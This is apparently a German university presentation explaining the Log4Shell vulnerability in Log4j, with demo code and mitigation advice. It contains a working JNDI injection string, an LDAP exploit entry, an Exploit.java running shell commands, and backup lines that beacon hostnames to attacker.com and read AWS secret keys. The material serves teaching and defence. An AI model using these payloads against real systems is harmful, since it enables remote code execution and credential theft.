

# Remote Code Execution

Log4Shell (CVE-2021-44228)

Sicherheitslücke Log4Shell

# **Warnung SAP, Telekom, VW: Wie Dax-Konzerne auf die jüngste Cybergefahr reagieren**

Die Sicherheit  
Anwendung

14.12.2021 15

Ein Analyse

15. Dezember

Deutsche Großkonzerne ergreifen Maßnahmen gegen die Bedrohung durch die Log4j-Schwachstelle. In Kanada werden Tausende Regierungsseiten abgeschaltet.

Stephan Scheuer  
13.12.2021 - 17:46 Uhr

und Apps.

os

stufe Rot  
tan. Sie  
etzwerke



Bundesamt  
für Sicherheit in der  
Informationstechnik

Nationales  
IT-Lagezentrum



SCHWACHSTELLE | GEFÄHRDUNG | VORFALL | IT-ASSETS

# Kritische Schwachstelle in log4j veröffentlicht (CVE-2021-44228)

*Erhöhung der Warnstufe auf Rot*

CSW-Nr. 2021-549032-15M0, Version 1.5, 17.12.2021

IT-Bedrohungslage\*: 4 / Rot

# Gliederung

- Was ist Log4Shell?
- Übersicht Technologien
- Wie funktioniert Log4Shell?
- Sicherheitsmaßnahmen
- Fazit


# Was ist Log4Shell?

- Kritische Sicherheitslücke in Java-Bibliothek Log4j
- gemeldet am 24.11.2021

## Wieso so gefährlich?

- Log4j ist sehr weit verbreitet
- keine Authentifizierung notwendig
- Angriffsvektor ist trivial

# Übersicht Technologien




# Log4j

- Logging-Bibliothek von Apache

## Grundfunktionen

- Log Level: Info, Warn, Error
- Appenders: Log-Ausgabe an verschieden Ziele leiten
- Layouts: Format der Logs anpassen

# Log4j - Beispiel



```
1 public class Example {  
2     private static final Logger logger = LogManager.getLogger();  
3  
4     public static void main(String[] args) {  
5         logger.info("Starte Anwendung...");  
6     }  
7 }
```



snappify.com

2025-06-24 INFO Example - Starte Anwendung...



# Log4j - Weitere Features

## Platzhalter

```
1 public class Example {
2     private static final Logger logger = LogManager.getLogger();
3
4     public static void main(String[] args) {
5         String username = "Alice";
6         logger.info("Benutzer angemeldet: {}", username);
7     }
8 }
```

## Lookups

```
1 public class Example {
2     private static final Logger logger = LogManager.getLogger();
3
4     public static void main(String[] args) {
5         logger.info("Benutzerverzeichnis: ${env:HOME}");
6     }
7 }
```

2025-06-20 16:45:12 INFO Example - Benutzerverzeichnis: /home/alice

`${docker: ...}` oder `${jndi:...}`

# JNDI

- Java **N**aming and **D**irectory **I**nterface
- Zugriff auf Ressourcen über symbolische Namen

# JNDI - Beispiel

## Datenbankverbindung




```
1 public class JndiExample {
2     public static void main(String[] args) throws Exception {
3         InitialContext ctx = new InitialContext();
4         DataSource ds = (DataSource) ctx.lookup("java:/comp/env/jdbc/myDB");
5         // Datenbankverbindung verwenden
6     }
7 }
```

# JNDI - Vorteile

- Entkopplung von Anwendung und Infrastruktur
- Wiederverwendbarkeit & Portabilität
- Flexibilität durch Service Provider Interface (SPI)

# JNDI - Service Provider



# LDAP

- Lightweight **D**irectory **A**ccess **P**rotocol
- Protokoll zum Verwalten / Abfragen von strukturierten Objektdaten
- Speichert Informationen hierarchisch

# LDAP - Baum

```
dc=example,dc=com
├── ou=Users
│   ├── cn=Alice
│   │   ├── mail: alice@example.com
│   │   └── objectClass: person
│   └── cn=Exploit
│       ├── objectClass: javaNamingReference
│       ├── javaClassName: Exploit
│       └── javaCodeBase: http://payload-server:8000/
```

dc -> domain component

ou -> organizational unit

cn -> common name

# LDAP - Eintrag

ldap://ldap-server:1389/Exploit

A terminal window with a light gray title bar and three colored window control buttons (red, yellow, green) on the left. The terminal displays four lines of LDAP entry information, each preceded by a line number. The text is color-coded: 'dn' is blue, 'objectClass' is red, 'javaClassName' is blue, and 'javaCodeBase' is red. The values are: 'cn=Exploit,dc=example,dc=com', 'javaNamingReference', 'Exploit', and 'http://payload-server:8000/'.

```
1 dn: cn=Exploit,dc=example,dc=com
2 objectClass: javaNamingReference
3 javaClassName: Exploit
4 javaCodeBase: http://payload-server:8000/
```

snappify.com

snappify.com



# Recap

## Log4j

- Logging-Library
- Unterstützt dynamisch Lookups `${jndi:...}`
- JNDI standardmäßig aktiviert

## JNDI


- Namensauflösung
- Unterstützt verschiedene Protokolle wie LDAP

## LDAP



- Abfragen von strukturierten Objektdaten
- Kann externe Objekte referenzieren

# Wie funktioniert Log4Shell? - Aufbau

## Ziel


- Webserver (Log4j 2.14.1) 

## Angreifer

- LDAP-Server 
- Payload-Server 
- sendet JNDI Lookup  
\${jndi:ldap://ldap-server:1389/Exploit}

```
1 @RestController
2 public class VulnerableController {
3
4     private static final Logger logger = LogManager.getLogger();
5
6     @GetMapping("/")
7     public String main(HttpServletRequest request) {
8         String userAgent = request.getHeader("User-Agent");
9         logger.info("User-Agent: " + userAgent);
10        // ...
11    }
12 }
```

# Wie funktioniert Log4Shell? - Ablauf



# Wie funktioniert Log4Shell? - Ausgabe

```
VulnerableController.java

1 @RestController
2 public class VulnerableController {
3
4     private static final Logger logger = LogManager.getLogger();
5
6     @GetMapping("/")
7     public String main(HttpServletRequest request) {
8         logger.info("Received request with User-Agent");
9         logger.info("User-Agent: " + request.getHeader("User-Agent"));
10        return "User-Agent: " + userAgent;
11    }
12 }
13
```



```
vulnerable_app | Received request with User-Agent
ldap_server    | Send LDAP reference result for Exploit redirecting to http://payload-server:8000/Exploit.class
payload_server | Received request for Exploit.class
payload_server | Successfully served Exploit.class (916 bytes)
vulnerable_app | User-Agent: ${jndi:ldap://ldap-server:1389/Exploit}
```

# Schutzmaßnahmen

- Log4j-Version aktualisieren ( $\geq 2.17.1$ )
- JNDI-Lookups deaktivieren
- Nutzereingabe validieren
- Ausgehende Netzwerkverbindungen einschränken

# Fazit

- Logging-Bibliothek führt zu RCE
- Versteckte Komplexität vermeiden

```
1 logger.info("Hello ${env:HOME}");
```

vs.

```
1 logger.info("Hello {}", System.getenv("HOME"));
```

- User-Eingabe ohne Validierung nicht vertrauen
- Spezifische Features nicht standardmäßig aktivieren



Fragen?



# Quellen

- [https://www.bsi.bund.de/SharedDocs/Cybersicherheitswarnungen/DE/2021/2021-549032-10F2.pdf?\\_\\_blob=publicationFile&v=10](https://www.bsi.bund.de/SharedDocs/Cybersicherheitswarnungen/DE/2021/2021-549032-10F2.pdf?__blob=publicationFile&v=10)
- <https://www.zeit.de/digital/2021-12/log4j-sicherheitsluecke-software-log4shell-it>
- <https://taz.de/Sicherheitsluecke-Log4Shell/!5819182/>
- <https://www.deutschlandfunk.de/kritische-sicherheitsluecke-100.html>
- <https://www.sueddeutsche.de/wirtschaft/log4shell-log4j-cybersicherheit-1.5486049?reduced=true>
- <https://www.bild.de/digital/internet/internet/log4shell-luecke-das-muessen-sie-ueber-die-cyber-attacke-wissen-78536624.bild.html>
- <https://www.handelsblatt.com/technik/it-internet/cybersecurity-sap-telekom-vw-wie-dax-konzerne-auf-die-juengste-cybergefahr-reagieren/27888998.html>
- <https://issues.apache.org/jira/browse/LOG4J2-313>





# Backup

# JNDI - Jira Ticket 2013



Log4j 2 / LOG4J2-313

## JNDI Lookup plugin support

### Details

Type: New Feature  
Priority: Major  
Affects Version/s: None  
Component/s: None  
Labels: None

Status:   
Resolution: Fixed  
Fix Version/s: 2.0-beta9

### Description

Currently, Lookup plugins [1] don't support JNDI resources.  
It would be really convenient to support JNDI resource lookup in the configuration.

One use case with JNDI lookup plugin is as follows:  
I'd like to use RoutingAppender [2] to put all the logs from the same web application context in a log file (a log file per web application context).  
And, I want to use JNDI resources look up to determine the target route (similarly to JNDI context selector of logback [3]).

Determining the target route by JNDI lookup can be advantageous because we don't have to add any code to set properties for the thread context and JNDI lookup should always work even in a separate thread without copying thread context variables.

[1] <http://logging.apache.org/log4j/2.x/manual/lookups.html>

[2] <http://logging.apache.org/log4j/2.x/manual/appenders.html#RoutingAppender>

[3] <http://logback.qos.ch/manual/contextSelector.html>

# Log4j2.xml

```
log4j2.xml

1 <Configuration>
2   <Appenders>
3     <Console name="Console" target="SYSTEM_OUT">
4       <PatternLayout pattern="%d{yyyy-MM-dd HH:mm:ss} %-5p %c{1} - %m%n"/>
5     </Console>
6   </Appenders>
7   <Loggers>
8     <Root level="info">
9       <AppenderRef ref="Console"/>
10    </Root>
11  </Loggers>
12 </Configuration>
```



snappify.com

2025-06-24 12:00:00 INFO Example - Starte Anwendung...

# JNDI vs. .env


	JNDI	.env
<b>Zweck</b>	Dynamisches Nachschlagen von Ressourcen (z. B. Datenbank, Dienste)	Festlegung von Konfigurationswerten (z. B. API-Keys, Pfade)
<b>Zugriff</b>	Über Netzwerke möglich (z. B. via LDAP, RMI, DNS)	Lokal beim Start der App vorhanden
<b>Flexibilität</b>	Hoch: dynamische Auflösung zur Laufzeit, auch serverseitige Objekte möglich	Gering: Werte sind statisch beim Start verfügbar

# JNDI - Datenbankverbindung

```
<Context>
  <Resource name="jdbc/myDB"
    auth="Container"
    type="javax.sql.DataSource"
    driverClassName="com.mysql.cj.jdbc.Driver"
    url="jdbc:mysql://localhost:3306/demo"
    username="demo"
    password="secret"
    maxTotal="20" />
</Context>
```

snappify.com

# Wie funktioniert Log4Shell? - Exploit.java



```
1 public class Exploit {
2     static {
3         try {
4             Runtime.getRuntime().exec("touch /tmp/remote_code_execution");
5         } catch (IOException e) {
6             e.printStackTrace();
7         }
8     }
9 }
```

- Funktioniert für Proof of Concept
- In Production: Verhindert durch Policies, Sandbox oder eingeschränkte Nutzerrechte

# Alternativen zu exec()

- Beaconing (ähnlich Ping) => Informationen vom Zielsystem sammeln

```
new URL("http://attacker.com/ping?host=" + getLocalHost().getHostName()).openStream();
```

- FileWriter verwenden

```
new FileWriter("/tmp/pwned.txt").write("RCE");
```

snappify.com

- Bitcoin Mining

- Datendiebstahl

snappify.com

```
System.getenv("AWS_SECRET_KEY")
```

# Updates Log4j

- 2.15.0
  - JNDI-Lookups nur noch eingeschränkt erlaubt => java, ldap nur lokal möglich
  - Lookups in Nachrichten standardmäßig deaktiviert => aktivieren möglich
- 2.16.0
  - JNDI standardmäßig deaktiviert
  - Lookups in Nachricht entfernt -> nur in Konfig möglich
- 2.17.0
  - Denial of Service durch selbstreferenzierend Lookups behoben
  - LDAP Unterstützung entfernt
- 2.17.1
  - Konfigurations-Exploit in Log4j behoben